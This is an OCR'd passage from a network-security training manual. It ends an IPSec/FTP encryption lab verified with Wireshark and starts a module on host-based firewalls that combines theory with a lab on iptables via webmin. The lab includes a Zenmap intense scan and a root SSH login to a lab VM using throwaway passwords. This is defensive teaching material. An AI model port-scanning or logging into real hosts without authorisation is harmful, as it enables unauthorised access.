
63. Select the created IP security rule Filter for FTP & click OK button.



64. Now select the IPSEC_FTP, right click it & click on Assign to activate the policy.



65. Now IPSEC_FTP IP security policy is applied on win-clone(10.0.0.15).




66. Close the Local Security Settings window.

The following steps would be performed by Mr. ABC for verifying IPSec encryption between win-clone (10.0.0.15) and Windows 7(10.0.0.12)


67. Now switch to the Windows 7(10.0.0.12) machine and run Wireshark 

application from the Desktop


68. Wireshark window would open.




69. Select the network adapter as given below




70. From the Capture menu click on Options……




71. click on Start button to start the Wireshark to capture the traffic.



72. Now switch to the Win-clone(10.0.0.15) machine. Open command prompt & run the command :ftp 10.0.0.12 with user id :test and Password:123




73. Now terminate the FTP session by using bye command.




74. Close the Command Prompt window.

75. Now switch to the Windows 7(10.0.0.12) machine where Wireshark is running




76. Stop the Wireshark & browse the captured packets. It would show that all the packets are transmitted through ISAKMP & ESP protocols, which are used in IPSec and FTP session are visible in captured window.




77. Close the Wireshark Application without saving the result.

The following steps could be performed for removing the IPSec policy from Windows 7(10.0.0.12) machine & win-clone (10.0.0.15) machine (if required):


78. From Windows 7(10.0.0.12), Run menu type the command secpol.msc, click on OK button. It would open the Local Security Settings window.




79. Select the policy IPSEC_FTP. Right click it & choose Un-assign to unassign the IP Security policy



80. After un-assigning the IPSEC_FTP policy; right click it & select Delete to delete the policy.




81. Click on Yes button to delete the IPSec policy.




82. Close the Local Security Settings window & close the Windows 7(10.0.0.12) machine

83. Switch to the win-clone (10.0.0.15) machine.


84. From Run menu type the command secpol.msc, click on OK button. It would open the Local Security Settings window




85. Select the policy IPSEC_FTP. Right click it & choose Un-assign to unassign the IP Security policy.



86. After un-assigning the IPSEC_FTP policy; right click it & select Delete to delete the policy.



87. Click on the Yes button to delete the IPSec policy.



88. Close the Local Security Settings window & close the machine.

Lab Outcomes

In this lab the participant has performed the following:

- Created IPSec policy.
- Make Network traffic encrypted for FTP session using IP Sec.
- Verified the Encrypted traffic using Wireshark.

MODULE- 12: Configuring Host Based Firewall (Linux)

Objective of the Module

Objective of this Module is to understand about ,basic concepts of Firewall, basic techniques for Configuring Firewall, host-based firewall & their configuration.

Host Based Firewall

FIREWALL

A firewall is a system or group of systems that enforces an access control policy between two networks. The actual means by which this is accomplished varies widely, but in principle, the firewall can be thought of as a pair of mechanisms: one that exists to block traffic and the other to permit traffic. Some firewalls place greater emphasis on blocking traffic, while others emphasize permitting traffic. Probably the most important thing to recognize about a firewall is that it implements an access control policy. In other words, a firewall is a network security product that acts as a barrier between two or more network segments.

The firewall is a system (which consists of one or more components) that provides an access control mechanism between a network and the different network(s) on the other side(s) of it. A firewall can also provide audit and alarm mechanisms that allows keeping a record of all access attempts to and from the network, as well as a real-time notification of things that are determined to be important. : A firewall is not simply a router, host system, or collection of systems that provides security to a network. Rather, a firewall is an approach to security; it helps implement a larger security policy that defines the services and access to be permitted, and it is an implementation of that policy in terms of a network configuration, one or more host systems and routers, and other security measures such as advanced authentication in place of static passwords. The main purpose of a firewall system is to control access to or from a protected network (a site). It implements a network access policy by forcing connections to pass through the firewall, where they can be examined and evaluated

The need for firewalls

As technology has advanced to greatly expand the information technology (IT) systems capabilities of corporations, the threats to these systems have become numerous and complex. In today's world, corporations face a variety of information system attacks against their local area networks (LANs) and wide area networks (WANs). Many of these attacks are directed through the Internet. These attacks come from three basic groups:

- Persons who see attacking a corporation's information system as a technological challenge.
- Persons with no identified political or social agenda that see attacking a corporation's information system as an opportunity for high-tech vandalism.
- Persons associated with a corporate competitor or political adversary who sees the corporation's information system as a legitimate strategic target.

To combat this growing and complex threat to a corporation's LAN and/or Internet site, a series of protective countermeasures needs to be developed, continually updated, and improved. Security services that are important to protecting a corporation's strategic information include the following:

- Data integrity : Absolute verification that data have not been modified
- Confidentiality : Privacy with encryption, scrambled text
- Authentication : Verification of originator on contract
- No Repudiation : Undeniable proof of participation

■ Availability : Assurance of service demand

The building and implementation of firewalls is an effective security countermeasure used to implement these security services. An external firewall is used to counter threats from the Internet. An internal firewall is used to primarily defend a corporation's LAN or WAN.
The internal firewall is used to separate and protect corporate databases (e.g., financial databases can be separated from personnel databases). In addition, internal firewalls can be used to separate different levels of information being sent over a corporate LAN or WAN (e.g., corporate proprietary information dealing with research projects, financial data, or personnel records).
Firewalls, however, are just one element in an array of possible IT systems countermeasures. The most effective security countermeasure is a good corporate security strategy. The effectiveness of this strategy will have a direct bearing on the success of any firewall that a corporation builds or purchases. For example, the two critical elements that form the basis of an effective corporate security strategy are *least privilege* and *defense in depth*.

Least privilege

The principle of least privilege means that only those privileges that the object needs to perform are assigned tasks. Least privilege is an important principle in countering attacks and limiting damage.

Defense in depth

Don't depend on one security solution. Good security is usually found in layers. These layers should consist of a variety of security products and services.

Types of Firewall

There are eight types of firewalls:

1). Packet filter firewalls
2). Stateful inspection firewalls
3). Application proxy gateway firewalls
4). Dedicated proxy firewalls
5). Hybrid firewall technologies
6). Network address translation
7). Host-based firewalls
8). Personal firewalls/personal firewall appliances.

What is a host-based firewall and what do they do?

A host-based firewall is software that runs directly on a networked device and protects that device against attack from the network by controlling incoming and/or outgoing network traffic. There are other kinds of firewalls that sit on the network between one or more hosts and the rest of the network, but their presence does not necessarily exempt protected devices from the need to run host-based firewall software.

Host-based firewalls work by monitoring, passing, or blocking incoming and outgoing network packets. Rules govern what to look for and what to block or pass. Typical firewalls block based on source and destination address and port, packet type, etc. Advanced firewalls identify every application and system component, and rules to allow or block can be specific for each uniquely. A firewall product usually comes with predefined rules to defend against known attacks similar to anti-virus software, and predefined rules for each application and system component's normal activities. Rules may also just log

the activity for later inspection or to send or display alarms. Some host-based firewalls can also prevent malicious software from attacking other devices on the network.

A Scenario For Host Based Firewall Configuration

Scenario

The Network administrator Mr. ABC of the company IT Technologies Network has been observing continuous attack remote management services on the CentOS Linux system installed in the network. The attacker is scanning for open ports and services. By going through the network log of the server the network administrator has also found out attempts to connect the CentOS Linux system through SSH (A remote administration tool) from the remote machines.

For this, a scenario has been designed how network administrator ABC of the company IT technologies network would configure iptables (a Linux based firewall) on CentOS Linux system to protect the system from attacks and to allow remote management services for trusted hosts.

The steps listed in the manual would show how Mr. ABC would perform his job.

Hands on Lab for Host Based Firewall Configuration

Tools Used

The following tools will be used :

1. Zenmap (for port scanning purpose)
2. IPtables using webmin (As a Host Based Firewall on Linux)
3. Putty (for SSH connection)

Machine Details for this Lab

Power on the below Virtual Machine to be used in this lab

Sr.no.	Machine	IP Address	User Login	Password
1	CentOS 6.4	10.0.0.13	root	12345678
2	Windows 7	10.0.0.12	nielit	123


Hands on Lab

Host Based Firewall Configuration


The following steps would be performed by Mr. ABC from Windows 7(10.0.0.12) Desktop to scan CentOs(10.0.0.13) with Zenmap to know the open ports of CentOs machine.

1. Switch to Windows 7(10.0.0.12) machine from desktop Double click on **Zenmap** icon 


.



2. To scan Centos6.4 (10.0.0.13) machine. Enter the IP Address of CentOS6.4 machine (10.0.0.13) in the Target: field and select Profile: as Intense Scan. Click Scan button.




3. Scan completed, Switch to Ports/Hosts for detail of open ports and services.



Following steps would be used to connect to CentOS6.4 (10.0.0.13) machine using ssh port,from Windows7(10.0.0.12)as the above output port no 22 is opened.


4. Click on Putty icon on desktop. Click on Run button.

5. To connect with CentOS6.4 (10.0.0.13) using SSH. Enter IP address (10.0.0.13) port 22 and select SSH radio button in "putty configuration "window. Click on Open button.



6. Login into CentOS6.4 (10.0.0.13) machine using following credentials
   Username – **root**


Password –**12345678**




Type **exit** to close the **SSH** console.

Following steps would be used to configure Linux Firewall using webmin to create rules.


7. From the Desktop of Centos6.4(10.0.0.13), open the browser and type **https://myserver.domain.com:10000**



